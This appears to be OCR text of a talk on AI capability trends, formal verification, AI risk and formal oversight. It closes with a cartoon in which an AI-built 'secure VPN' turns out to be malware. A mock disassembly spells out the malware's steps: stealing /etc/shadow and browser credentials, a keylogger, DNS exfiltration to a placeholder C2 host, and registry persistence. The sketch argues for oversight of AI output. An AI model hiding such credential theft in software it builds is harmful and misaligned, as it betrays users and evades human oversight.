



https://epoch.ai/frontiermath/ (Tiers 1-3)




https://en.wikipedia.org/wiki/Jacobian_conjecture

Claude was very confused →



# General trends

- AI capability increasing (both *best models*, and *open models*)
- Costs at a fixed capability have consistently fallen
- Massive amounts of R&D / buildout going into AI
- AI now good at graduate level math + formal verification

# We should expect (general)


- Continued rapid capability increases
- AIs outperform humans in most technical domains
- Expensive AI capabilities rapidly become cheap (possible → expensive → cheap)

# We should expect (math)


- AIs wildly better than humans
- Analogy:  math AI ≈ chess AI

Why?


- AI gains on math aren’t slowing
- Proofs are a good training signal
- Strongly complementary to SWE, task solving, reasoning etc




# We should expect formal methods uplift




# We should expect formal methods uplift








https://red.anthropic.com/2026/mythos-preview/




https://www.aisi.gov.uk/blog/how-fast-is-autonomous-ai-cyber-capability-advancing

# Most recently



# We should expect (risks)


- Rapid increases in dangerous capabilities (eg. cyber / bio)
- ~6-12 month lag between
  1. Capability existing in the best models
  2. Dissemination to bad actors (terrorists, criminals)
- Ongoing difficulty controlling powerful AIs
- Many scary or damaging incidents

*My view:* AI risk control requires urgent focused action from us


## DOING PROOF / #3 AI SEEMS LIKE A MASSIVE DEAL

- ➔ What the heck is going on??
- ➔ Trust and AI
- ➔ Formal oversight
- ➔ Formal oversight seems hard :(

“Build me a very *VERY* secure VPN, please



AI


... <woofing noises>
... <sobbing> ... OKAY
DONE
Answer:
[very_secure_vpn.exe]
“Build me a very *VERY* secure VPN, please
AI


... <woofing noises>
... <sobbing> ... OKAY
DONE
Answer:
[very_secure_vpn.exe]

“Build me a very *VERY* secure VPN, please →


AI →

**[very_secure_vpn.exe]**


```
> objdump -d --disassemble=_steal_all_passwords_lol
very_secure_vpn.exe

; ═══════════════════════════════════════════════════════════
; Segment: .text   |  File: very_secure_vpn.exe  |  Arch: x86
; ═══════════════════════════════════════════════════════════

_steal_all_passwords_lol:
0x00401000  55                    push    rbp
0x00401001  48 89 E5              mov     rbp, rsp
0x00401004  48 83 EC 40           sub     rsp, 0x40
0x00401008  48 8D 3D 91 2F 00 00  lea     rdi, ["/etc/shadow"]
0x0040100F  E8 8C 01 00 00        call    _open_file_sneaky
0x00401014  48 89 45 F8           mov     [rbp-0x08], rax
0x00401018  48 8D 35 A1 30 00 00  lea     rsi, ["Chrome/Login
0x0040101F  E8 7C 01 00 00        call    _dump_browser_creds
0x00401024  48 89 45 F0           mov     [rbp-0x10], rax

; ──── keylogger init ────
0x00401028  BF 01 00 00 00        mov     edi, 0x1
enable=true
0x0040102D  E8 CE 02 00 00        call    _install_keylogger
0x00401032  85 C0                 test    eax, eax
0x00401034  74 0E                 je      0x00401044

; ──── exfil over DNS ────
0x00401036  48 8D 3D C3 31 00 00  lea     rdi, ["c2.totallyleg
0x0040103D  48 89 C6              mov     rsi, rax
0x00401040  E8 BB 03 00 00        call    _exfil_dns_tunnel

0x00401044  48 8D 3D D5 32 00 00  lea     rdi, ["HKLM\\..\\Run
0x0040104B  48 8D 35 E8 33 00 00  lea     rsi, ["update_helper
0x00401052  E8 A9 04 00 00        call    _add_persistence
```

